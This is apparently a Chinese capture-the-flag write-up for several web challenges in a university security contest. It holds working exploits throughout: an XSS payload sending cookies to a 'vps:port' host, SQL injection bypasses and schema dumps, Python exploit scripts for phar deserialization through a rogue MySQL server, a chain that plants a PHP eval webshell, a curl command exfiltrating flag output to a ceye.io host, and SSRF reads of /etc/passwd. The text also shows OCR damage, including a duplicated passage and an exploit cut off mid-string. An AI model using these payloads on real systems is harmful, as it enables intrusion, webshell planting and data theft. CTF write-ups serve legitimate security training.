高校战“疫”网络安全分享赛WP

WEB

题目名称：happyvacation

考察点：代码审计、绕过CSP、宽字节 `xss`

首先打开网站，发现网站有 CSP 保护，猜测是 `xss` 题目，`githack` 可以得到网站源码。

`lib.php` 中有个 `clone`，`php` 的 `clone` 存在一个 `feature`，假如 `$a` 中拷贝的 `$someClass` 的某个属性也是一个对象（简称为子对象），则 $a 实际上是引用的 `$someClass` 中的子对象（类似 C 中的指针），即如果 `$someClass` 中含有子对象 `$this->class`，那么当 `$a` `clone` 过去之后，`$a` 对 `$this->class` 进行修改，`$someClass` 中也会做对应的修改，这就可能造成数据紊乱等问题，具体可见如下代码：

```php
<?php
// Author : imagin
// Blog : https://imagin.vip
// PHP version : 7.0.10

class father{
    function __construct(){
        $this->son = new son();
    }
}

class son{
    function __construct(){
        $this->arg = 123;
    }
}

$a = new father();
$b = clone $a;
echo $a->son->arg."<br>";
$b->son->arg = 456;
echo $a->son->arg."<br>";
echo $b->son->arg."<br>";

// output:
// 123
// 456
// 456
```

稍微审计代码发现反序列化点不可控，`UrlHelper` 这个类可以控制 `header`。与用户交互的地方有上传文件、答题和留言。

```
class UrlHelper{
    function go(){
        if(isset($this->pre) and isset($this->after) and isset($this->location))
{
            $dest = $this->pre . $this->location . $this->after;
            header($dest);
        }
        else{
            header("Location: index.php");
        }
    }
}
```

留言不用说肯定是植入 `payload` 的地方，这个点虽然在 `<script>` 标签内，但是被单引号括起来，再加上 `User` 类会把注入的 `message` 转义，而且限制了尖括号不能直接闭合 `<script>` 标签，因此无法直接植入 `js` 代码，可以先看其他两个交互点；

```
class User{

    function leaveMessage($message){
        $this->info->leaveMessage($message);
    }

    function showMessage(){
        echo "<body><script> var a = '{$this->info->message}';document.write(a);
</script></body>";
    }
}

class Info{
    function leaveMessage($message){
        if(preg_match("/cookie|<|>|win/i", $message, $ma)){
            $this->message = "?";
            var_dump($ma);
        }
        else{
            $this->message = addslashes($message);
        }
    }

}
```

其次审计答题的相关代码，发现 `Asker` 的 `answer` 方法有个 `eval()`，这个代码的功能是记录剩下的可能的正确选项（一共四个选项，选错则会把错误选项清除），正则过滤了很多函数，此处应该没有命令执行的点（也可能我没测出来，可以等赛后看看师傅们的 `wp` 有没有能绕过这个正则的），但是由于这里 `clone` 了一个 `User` 类，并把这个当成自己的属性，根据 `php clone` 函数的特性，我们可以把当前用户的任意属性强行置为 `False` 。由此根据前面得到的信息，可以让 `$this->user->url->pre = False`，由于 `bool` 类型的值在与字符串进行 + 操作时结果就是原本的字符串，因此这个header的前半部分就成功逃逸。

```php
class Asker{
    function answer($user, $answer){
        $this->user = clone $user;
        if($this->right == $answer){
            $this->message = "clever man!";
            return 1;
        }
        else{
            if(preg_match("/f|sy|(|)| |;|and|or|&|\||\^|\$|#|\/|\*/", $answer)){
                eval("\$this->".$answer." = false;");
                $this->updateList();
            }
            else{
                $this->message = "what are you doing bro?";
            }
            $this->times ++;
            return 0;
        }
    }
}
```

再审计 `quiz.php` 源码，发现有个 `referer` 会取 `GET` 到的值不经过判断就放到 `location` 中（其实这里一开始是想用 `http` 的 `referer`，但是由于 `payload` 中有 `=`，发送给服务器会报 `500` 错误，只能退而求其次），访问 `quiz.php?referer=Content-Type: text/html; charset=GBK; Referer: index` 即可用 `GBK` 编码绕过单引号限制。

最后是上传文件操作，黑名单限制了不能直接传可执行文件，但是没有拦截 `wave` 文件，因此可以上传 `wave` 文件绕过 CSP。

```php
class Uploader{
    function __construct(){
        $this->black_list = ['ph', 'ht', 'sh', 'pe', 'j'];
    }

    function check(){
        $ext = substr($_FILES['file']['name'], strpos($_FILES['file']['name'], '.'));
        $reg = "";
        foreach ($this->black_list as $key) {
            $reg .= $key . "|";
        }
        $reg = "/" . $reg . "\x|\s|[\x01-\x20]/i";
        if(preg_match($reg, $ext, $mathches)){
            echo "Nope!";
            $this->flag = 0;
        }
        $this->ext = $ext;
    }
}
```

最后到 `index.php` 进行留言，用 `%df%27` 绕过单引号，就可以植入 `js` 代码。注意植入的代码不能有单引号，用 `js` 的 `String.fromCharCode()` 方法可以用 `ascii` 凑出 `string`，从而弹窗执行，最后访问 `teacher.php` 算出 `md5` 提交即可 `getflag`。

```
# payloads:
# Author : imagin
# 将 pre 置空
quiz.php?answer=user->url->pre

# 控制 header
quiz.php?referer=Content-Type: text/html; charset=GBK; Referer: index

# 上传 wave 文件
window.open('http://vps:port/?'+document.cookie);

# 留言 保存 xss payload
index.php?message=%df%27;var b = String.fromCharCode(115,99,114,105,112,116);var
c =
String.fromCharCode(49,46,119,97,118,101);x=document.createElement(b);x.src=c;do
cument.body.appendChild(x);//
```

题目名称：sqlcheckin

阅读源码，发现 username 和 password 均可控，fuzz 一下 waf，发现 ' 和 and 可以使用，or 不能使用，不能加空格，()可用。 若要使得查询结果为 admin，可构造类型转换绕过 password 比较。如，构造弱类型运算使得 and 后面为 1，从而绕过 password，payload 如下：

POST /index.php HTTP/1.1

Host: 127.0.0阅读源码，发现 username 和 password 均可控，fuzz 一下 waf，发现 ' 和 and 可以使用，or 不能使用，不能加空格，()可用。 若要使得查询结果为 admin，可构造类型转换绕过 password 比较。如，构造弱类型运算使得 and 后面为 1，从而绕过 password，payload 如下：

POST /index.php HTTP/1.1

Host: 127.0.0.1:8001

User-Agent: Mozilla/5.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 34

Connection: close

Referer: http://127.0.0.1:8001/index.php

Upgrade-Insecure-Requests: 1

username=admin'and(1-&password=)-'

或者使 password 查询条件为整数 0，绕过字符串比较。

题目名称：webct

源码泄漏

访问http://ip/www.zip得到www.zip，源码备份

代码审计

在config.php的listdir类的__call方法里发现了命令执行点，配合fileupload类的destruct正好构成pop链。然后再就是寻找反序列化的点，经过审计，在db类里通过可控的参数可以实现任意数据库服务器的连接，由于数据库连接使用的是mysqli，而mysqli在实现load data local infile的时候使用了`php_stream_open_wrapper_ex`函数，可以实现phar的反序列化，一次攻击链达成。

具体攻击

首先利用pop链生成phar文件，更改后缀实现上传，然后通过数据库连接功能利用Rogue_mysql的脚本(参考https://github.com/allyshka/Rogue-MySql-Server)实现对phar:///var/www/html/exp.gif/test的读取从而成功触发凡序列远程执行系统命令。

具体操作

实现计算好上传的恶意phar文件所在位置,填写到Rogue_mysql脚本的filelist中(phar伪协议读取),上传恶意文件，运行exp.py

exp

```
# -*- coding:utf8 -*-
import requests
import hashlib
import os
ip = 'http://ip/'
sqlip = 'ip'##Rogue_mysql脚本的位置
def fileupload(payload):
    #payload为想执行的命令
    exp = """
<?php
    class Listfile{{
        public $file = './;{0}';
    }}
    class Fileupload{{
        public $file;
    }}
    $a = new listfile();
    $b = new fileupload();
    $b->file = $a;
    @unlink("exp.phar");
    @unlink("exp.gif");
    $phar = new Phar("exp.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
```

```
    $phar->setMetadata($b); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    $phar->stopBuffering();
?>""".format(payload)
    with open('poc.php','w') as f:
        f.write(exp)
        f.close()
    os.system("php poc.php")
    os.system("cp exp.phar exp.gif")
    uploadurl=ip+'filestore.php'
    file={'file':('exp.gif',open('exp.gif','rb'),"image/gif")}
    response=requests.post(url=uploadurl,files=file).text
    print(response)

def unseriatorce():
    unseriaip=ip+'testsql.php'
    a=hashlib.md5()
    a.update("exp.gif".encode('utf-8'))
    filename = a.hexdigest()+".gif"
    print(filename)
    data={
        'ip': sqlip,
        'user': 'root',
        'password': '123456',
        'option': 8
    }
    response=requests.post(url=unseriaip,data=data).text
    print(response)

if __name__ == "__main__":
    fileupload('/readflag')
    unseriatorce()
```

题目名称：fmkq

打开题目是一个php的ssrf，存在变量覆盖，考了两个小trick，提交这样的payload就可以获取ssrf的数据：

`/?head=\&begin=%s%&url=www.baidu.com`

用脚本或者bp扫描127.0.0.1的服务，在8080看到有一个python写的api。/tmp/{file}提示考点是python格式化字符串漏洞。file.__dict__获取对象的属性。

获取vipcode：`/?head=\&begin=%s%&url=127.0.0.1:8080/read/file%3d{file.vip.truevipcode}%26vipcode%3d0`

用获取的vipcode读取app.py审计代码，在readfile.py里看到以下代码：

```
current_folder_file = []

class vipreadfile():
    def __init__(self,readfile):
        self.filename = readfile.GetFileName()
        self.path = os.path.dirname(os.path.abspath(self.filename))
        self.file = File(os.path.basename(os.path.abspath(self.filename)))
```

```
        global current_folder_file
        try:
            current_folder_file = os.listdir(self.path)
        except:
            current_folder_file = current_folder_file

    def __str__(self):
        if 'fl4g' in self.path:
            return 'nonono,this folder is a secret!!!'
        else:
            output = '''Welcome,dear vip! Here are what you want:\r\nThe file
you read is:\r\n'''
            filepath = (self.path + '/{vipfile}').format(vipfile=self.file)
            output += filepath
            output += '\r\n\r\nThe content is:\r\n'
            try:
                f = open(filepath,'r')
                content = f.read()
                f.close()
            except:
                content = 'can\'t read'
            output += content
            output += '\r\n\r\nOther files under the same folder:\r\n'
            output += ' '.join(current_folder_file)
            return output
```

flag路径被过滤，然而拼接读文件路径处又有一处格式化字符串；每次读文件当前目录文件会被保存到全局变量里。通过格式化字符串漏洞获取这个全局变量里的路径名来绕过过滤。

最终payload`?head=\&begin=%s%&url=127.0.0.1:8080/read/file%3d/{vipfile.__class__.__init__.__globals__[current_folder_file][21]}/flag%26vipcode%3dJacnmgC5EQPDfYUTvON9iowsVe321OzWXlMZ6ISKFhtqbrjy`

vipcode的值为之前获取的值。

题目名称：hardphp

Part 1

这题是基于2018 xnuca 初赛web题修改了. 魔改了大量功能.

首先是解混淆，这里的混淆只是单纯的AST节点替换，熟悉AST操作的只需要半小时就可以解混淆了。所以这部分其实没什么好说的。

以下是解除混淆的代码框架：

```
<?php
use PhpParser\Parser;
use PhpParser\ParserFactory;
use PhpParser\NodeTraverser;
use PhpParser\NodeVisitor\NameResolver;
use PhpParser\PrettyPrinter\Standard;

require './vendor/autoload.php';

$parser = (new ParserFactory())->create(ParserFactory::PREFER_PHP7);
```

```php
$ast = $parser->parse(file_get_contents($argv[1]));

$traverser = new NodeTraverser();
$traverser->addVisitor(new Deobfuscator\RenameVariable($parser));
$ast = $traverser->traverse($ast);

$traverser = new NodeTraverser();
$traverser->addVisitor(new Deobfuscator\ExpressionToNumber($parser));
$traverser->addVisitor(new Deobfuscator\ArrayToConstant($parser));
$ast = $traverser->traverse($ast);

$traverser = new NodeTraverser();
$traverser->addVisitor(new Deobfuscator\ExpressionToNumber($parser));
$traverser->addVisitor(new Deobfuscator\ArrayToConstant($parser));
$traverser->addVisitor(new Deobfuscator\CallUserFuncToFunction($parser));
$ast = $traverser->traverse($ast);


$traverser = new NodeTraverser();
$traverser->addVisitor(new Deobfuscator\CallUserFuncToFunction($parser));
$traverser->addVisitor(new Deobfuscator\ExpressionToNumber($parser));
$traverser->addVisitor(new Deobfuscator\ChrToString($parser));
$traverser->addVisitor(new Deobfuscator\ConcatToString($parser));
$traverser->addVisitor(new Deobfuscator\ROT13ToString($parser));
$ast = $traverser->traverse($ast);

$traverser = new NodeTraverser();
$traverser->addVisitor(new Deobfuscator\CallUserFuncToFunction($parser));
$ast = $traverser->traverse($ast);

// 还少一个清理死变量的流程，不写了

$prettyPrinter = new Standard([
    'shortArraySyntax' => \PhpParser\Node\Expr\Array_::KIND_SHORT
]);
$ret = $prettyPrinter->prettyPrint($ast);
echo '<?php ' . $ret;
```

可以看到，这里把不少解混淆都模块化了。其中一个模块代码如下：

```php
<?php
use PhpParser\Node;
use PhpParser\NodeVisitorAbstract;

class ExpressionToNumber extends NodeVisitorAbstract
{
    private $_parser;

    public function leaveNode(Node $node)
    {
        if ($node instanceof Node\Expr\BinaryOp\Plus &&
            ($node->left instanceof Node\Scalar\LNumber || $node->left
instanceof Node\Scalar\String_ || $node->left instanceof Node\Expr\UnaryMinus)
&&
            $node->right instanceof Node\Expr\BinaryOp\Minus &&
```

```
            ($node->right->left instanceof Node\Scalar\LNumber || $node->right->left instanceof Node\Scalar\String_) &&
            ($node->right->right instanceof Node\Scalar\LNumber || $node->right->right instanceof Node\Scalar\String_)) {
            if ($node->left instanceof Node\Expr\UnaryMinus) {
                $a = -($node->left->expr->value);
            } else {
                $a = $node->left->value;
            }
            $b = $node->right->left->value;
            $c = $node->right->right->value;
            return new Node\Scalar\LNumber($a + $b - $c);
        }
    }
}
```

很简单吧！完整代码太长了就不放了，参考编写即可。了解详情可点击：https://blog.zsxsoft.com/post/42

Part 2

`$_SESSION` 存储在数据库中, 在登录入口的xff头处存在sqli注入，可以写入恶意数据进行反序列化漏洞利用.

反序列化入口是 `lib/Logger.php` 的 `__destruct` 中调用 `$this->handle->save($time, $e);`.
在 `lib/Upload.php` 中也存在 `save($from, $to)` 函数，其功能为把 $from 中文件内容 拷贝到 $to.

在dockerfile 中限制了可以写的目录为 `tmp`, `img/upload`. 但 `img/upload` 被 .htaccess 限制不能执行php代码. 所以只能上传到 `tmp` 目录中

所以需要把shell上传到 `img/upload` 在通过反序列化漏洞上传到 tmp 最后getshell 得到flag

exp

```python
import requests, sys, re, string, random

def register(ip):
    s = requests.Session()
    user = {'username': randomStr(), 'password': randomStr()}
    r = s.post(ip+"/user/register", data=user)
    print(r.text)
    return user

def login(ip, user, headers={}):
    s = requests.Session()
    r = s.post(ip+"/user/login", data=user, headers=headers)

    return s

def update(ip, s, data):
    files = {'upfile': ('shell.png', data, 'image/png', {'Expires': '0'})}
    r = s.post(ip + '/file/Upload', files=files)

    return True

def index(ip, s):
    r = s.get(ip+"/main/index")
```

```
    return r.text

def payload(filename,savefile, session):
    return """127.0.0.1', '%s', 0), ('data|O:6:"Logger":2:{s:6:"\0*\0err";a:1:
{s:61:"/var/www/html/img/upload/%s";s:36:"%s";}s:9:"\0*\0handle";O:6:"Upload":2:
{s:11:"\0*\0savePath";s:4:"tmp/";s:9:"\0*\0userId";s:1:"a";}}','%s',
'11111111111111') -- a""" % (randomStr(32), filename, savefile, session)


def getflag(ip, savefile, shell = 'system("cat /flag*");'):
    data = {"cloudyu": shell}
    print (ip + '/tmp/' + savefile)
    r = requests.post(ip + '/tmp/' + savefile, data=data)
    print (r.text.strip())
    return r.text.strip()



def exp(ip):
    user = register(ip)
    s = login(ip, user)
    update(ip, s, "<?=eval($_POST['cloudyu']);")
    data = index(ip, s)
    regex = re.compile(r"<img src=\"\/img\/upload\/(.+?\.png)\"")
    ret = regex.search(data)
    session = randomStr(32)
    filename = ret.group(1)
    savefile = randomStr(32) + ".php"
    p = payload(filename, savefile, session).replace("\0", "\\0")
    print(p, session, savefile)
    headers = {'X-Forwarded-For': p}
    s = login(ip, user, headers)
    headers = {'Cookie': "PHPSESSID="+session}
    login(ip, user, headers)
    getflag(ip, savefile)

def randomStr(slen=16):
    return ''.join(random.sample(string.ascii_letters + string.digits,
slen)).lower()



if __name__ == '__main__':
    if len(sys.argv) < 2:
        print("Usage: python exp.py [prefix]\neg: python exp.py
http://127.0.0.1:80")
    else:
        ip = sys.argv[1]
        exp(ip)
```

题目名称：dooog

这题是用了三个flask服务简单实现了一个Kerberos认证（不完整）的大概框架，主要是时间太赶了。。。没有太好的思路在里面设置好玩的东西。。。给师傅们Orzzzzzzz
比较快速的思路是直接定位到命令执行的地方然后一步步回推就比较容易看出在获取Ticket判断timestamp的地方有问题，直接把timestamp设置成过时即可绕过判断

```
import requests, re, base64, json, time
from Crypto.Cipher import AES
from Crypto import Random
import hashlib

BS = 16

def unicode_to_utf8(s):
    if isinstance(s, unicode):
        s = s.encode("utf-8")
    return s


def pad(s):
    length = len(s)
    add = BS - length % BS
    byte = chr(BS - length % BS)
    return s + (add * byte)


def unpad(s):
    length = len(s)
    byte = s[length-1:]
    add = ord(byte)
    return s[:-add]


class AESCipher:
    def __init__(self, key):
        self.key = hashlib.md5(key).hexdigest()

    def encrypt(self, raw):
        raw = unicode_to_utf8(raw)
        raw = pad(raw)
        cipher = AES.new(self.key, AES.MODE_CBC, 'HaHaHahahahahaha')
        return cipher.encrypt(raw)

    def decrypt(self, enc):
        cipher = AES.new(self.key, AES.MODE_CBC, 'HaHaHahahahahaha')
        return unpad(cipher.decrypt(enc))


kdc = 'http://127.0.0.1:5001'

client = 'http://127.0.0.1:5000'

cmd_server = 'http://127.0.0.1:5002'

se = requests.Session()

username = 't3hpOrp'
user_master_key = 't3hpOrppp'
cmd = 'curl http://xxx.ceye.io/`/readflag`'

#register account
res = se.get(client + '/register')
```

```
csrf_token = re.findall('<input id="csrf_token" name="csrf_token" type="hidden"
value="(.*?)">',res.content, re.S|re.M)[0]
res = se.post(client + '/register', data={'csrf_token': csrf_token, 'username':
username, 'master_key': user_master_key})

#get TGT
cryptor = AESCipher(user_master_key)
authenticator = cryptor.encrypt(json.dumps({'username': username, 'timestamp':
int(time.time())}))
res = se.post(kdc + '/getTGT', data={'username': username, 'authenticator':
base64.b64encode(authenticator)})
session_key, TGT = cryptor.decrypt(base64.b64decode(res.content.split('|')[0])),
res.content.split('|')[1]

#get Ticket
cryptor = AESCipher(session_key)
authenticator = cryptor.encrypt(json.dumps({'username': username, 'timestamp':
int(time.time())-120}))
res = requests.post(kdc + '/getTicket',  data={'username': username, 'cmd': cmd,
'authenticator': base64.b64encode(authenticator), 'TGT': TGT})

client_message, server_message = res.content.split('|')
session_key = cryptor.decrypt(base64.b64decode(client_message))
cryptor = AESCipher(session_key)
authenticator = base64.b64encode(cryptor.encrypt(username))
res = requests.post(cmd_server + '/cmd', data={'server_message': server_message,
'authenticator': authenticator})
print res.content
```

题目名称：easy_trick_gzmtu

- 题目提示每年写一篇日志，并且源码中提示`<!--?time=Y或者?time=2020-->`,可以得知Y等于2020，可以联想到date的格式化输出date('Y')即等于当前年份。而date可以说有反转义的特性，如果和`addslashes()`一起使用可能使得其失效。

> 在格式字串中的字符前加上反斜线来转义可以避免它被按照上表解释。如果加上反斜线后的字符本身就是一个特殊序列，那还要转义反斜线。
>
> **Example #2** 在 **date()** 中转义字符
>
> ```
> <?php
> // prints something like: Wednesday the 15th
> echo date("l \\t\h\e jS");
> ?>
> ```
>
> 可以把 **date()** 和 mktime() 函数结合使用来得到未来或过去的日期。

- 根据提示只需在payload上加上反斜杠即可。payload如下：
- 爆库：

```
/?time=-2020%27%20\u\n\i\o\n%20\s\e\l\e\c\t%201,
(\s\e\l\e\c\t%20\g\r\o\u\p\_\c\o\n\c\a\t\
(\s\c\h\e\m\a\_\n\a\m\e\)\f\r\o\m%20\i\n\f\o\r\m\a\t\i\o\n\_\s\c\h\e\m\a\.\s\c\h
\e\m\a\t\a),3--+
```

- 爆表:


```
/?time=-2020%27%20\u\n\i\o\n%20\s\e\l\e\c\t%201,(\s\e\l\e\c\t
\g\r\o\u\p\_\c\o\n\c\a\t\(\t\a\b\l\e\_\n\a\m\e\)\f\r\o\m
\i\n\f\o\r\m\a\t\i\o\n\_\s\c\h\e\m\a\.\t\a\b\l\e\s \w\h\e\r\e
\t\a\b\l\e\_\s\c\h\e\m\a\=\'\t\r\i\c\k\'),3--+
```

- 爆字段:

```
/?time=-2020%27%20\u\n\i\o\n%20\s\e\l\e\c\t%201,
(\s\e\l\e\c\t%20\g\r\o\u\p\_\c\o\n\c\a\t\
(\c\o\l\u\m\n\_\n\a\m\e\)\f\r\o\m%20\i\n\f\o\r\m\a\t\i\o\n\_\s\c\h\e\m\a\.\c\o\l
\u\m\n\s%20\w\h\e\r\e%20\t\a\b\l\e\_\n\a\m\e\=\%27\a\d\m\i\n\%27),3--+
```

- 爆内容:


```
/?time=-2020%27%20\u\n\i\o\n%20\s\e\l\e\c\t%201,
(\s\e\l\e\c\t%20\g\r\o\u\p\_\c\o\n\c\a\t\
(\u\s\e\r\n\a\m\e\,\p\a\s\s\w\d\,\u\r\l\)%20\f\r\o\m%20\a\d\m\i\n\),3--+
```



- 获得账号密码和后台

SSRF


- 拿到后台地址和账号密码登陆后台后，会发现一个查询内部问的页面。输入`/etc/passwd`发现会提示请从请从本地访问




请从本地访问

- 这里只需使用file协议加上localhost即可绕过。

```
file://localhost/etc/passwd
```



- 在读取flag时候发现会出错。
- 在源码中提示读取`eGlhb2xldW5nLnBocA==.php`文件。



反序列化

- 读取源码如下

```php
<?php
class trick{
    public $gf;
    public function content_to_file($content){
        $filename = $_GET['file'];
        if(preg_match('/^[a-z]+\.txt$/m',$filename))
    {

        $file = fopen($filename,"w");
        $content="<?php echo system('cat /".$content."');?>";
        fwrite($file, $content);
         }
        }
    public function aiisc_to_chr($number){
        if(strlen($number)>2){
        $str = "";
         $number = str_split($number,2);
         foreach ($number as $num ) {
            $str = $str .chr($num);
         }
         return strtolower($str);
        }
        return chr($number);
    }
    public function calc(){
        $gf=$this->gf;
        if(!preg_match('/[a-zA-z0-9]|\&|\^|#|\$|%/', $gf)){
            eval('$content='.$gf.';');
            $content =  $this->aiisc_to_chr($content);
            return $content;
        }
    }
    public function __destruct(){
        $this->content_to_file($this->calc());

    }

}
unserialize((base64_decode($_GET['code'])));
```

```
?>
```

- 代码很简单，主要是绕过两个正则，第一个正则只能用符号，不能用数字或字母，我们看到有一个方法是将AIISC码转回为字符或字符串的**小写**。那么我们只需构造出FLAG的AIISC码即可，由于也就是:70766571
- 我们使用这条代码`<?php echo !!'@';?>`发现打印出来的是1，那么我们只需利用`!!'@'`相加减乘除再通过拼接字符串（.）即可得到上面数字。也就是如下

```
((!!'@'+!!'@'+!!'@')*(!!'@'+!!'@')+!!'@').(!!'@'-!!'@').((!!'@'+!!'@'+!!'@')*
(!!'@'+!!'@')+!!'@').((!!'@'+!!'@'+!!'@')*(!!'@'+!!'@')).((!!'@'+!!'@'+!!'@')*
(!!'@'+!!'@')).(((!!'@'+!!'@'+!!'@')*(!!'@'+!!'@'))-!!'@').((!!'@'+!!'@'+!!'@')*
(!!'@'+!!'@')+!!'@').(!!'@');
```

- 而第二个正则只需使用\n即可绕过。就是`a.txt%0a/../1.php`

EXP

```
$xiaoleung = new trick();
$xiaoleung-
>gf=base64_decode('KCghISdAJyshISdAJyshISdAJykqKCEhJOAnKyEhJOAnKSshISdAJykuKCEhJ
